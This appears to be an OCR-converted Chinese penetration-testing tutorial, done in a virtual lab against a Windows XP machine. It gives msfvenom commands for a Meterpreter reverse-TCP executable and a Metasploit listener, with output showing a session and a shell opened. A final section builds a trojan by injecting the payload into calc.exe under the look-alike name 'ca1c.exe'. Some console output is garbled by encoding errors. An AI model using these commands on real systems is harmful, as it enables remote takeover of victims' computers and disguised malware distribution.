
创建一个基于 Meterpreter 的攻击载荷程序。

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=443 -f exe -o payload




```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=443 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

监听并等待连接。



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:443
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:443
[*] Sending stage (180291 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:443 -> 192.168.56.102:1255) at 2020-06-04 12:49:27 -0400
```


在目标虚拟机上创建一个权限受限的普通用户。

C:\Documents and Settings\Administrator>net user bob password /add

复制到目标虚拟机，并在普通用户下运行。



```
meterpreter > shell
Process 2080 created.
Channel 1 created.
Microsoft Windows XP [�  5.1.2600]
(C) ��Ę����� 1985-2001 Microsoft Corp.
```




```
C:\>net user bob
net user bob
�û����                      bob
õ��
ȳ��
�û���ȳ��
����(�����)����              000 (ϵͳĬ��)
�'������                     Yes
�'������                     �ў�

�θ����������                   2020/6/4 ���� 11:59
������                     2020/7/17 ���� 10:46
������φ���                    2020/6/4 ���� 11:59
��Ç�����                     Yes
�û�����ƈ��������                 Yes

������Ĺ����ɥ                All
��¼�ű�
�û��������ļ�
��Ŀ¼
�θε�¼                  2020/6/5 ���� 12:48

��������ĵ�¼Cʰ��           All

����������ϋ                   *Users
õ�������ϋ                  *None
�����ȷ�����g�
```

获得权限受限的普通用户 shell，可以进一步进行提权。

0x02 制作木马程序

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=443 -x xyx.exe -k -f exe -o payload



```
-rwxr-x--- 1 root root 114688 Jun  5 10:49 calc.exe
kali@kali:~$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=443 -x calc.exe -k -f exe -o ca1c.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 152576 bytes
Saved as: ca1c.exe
```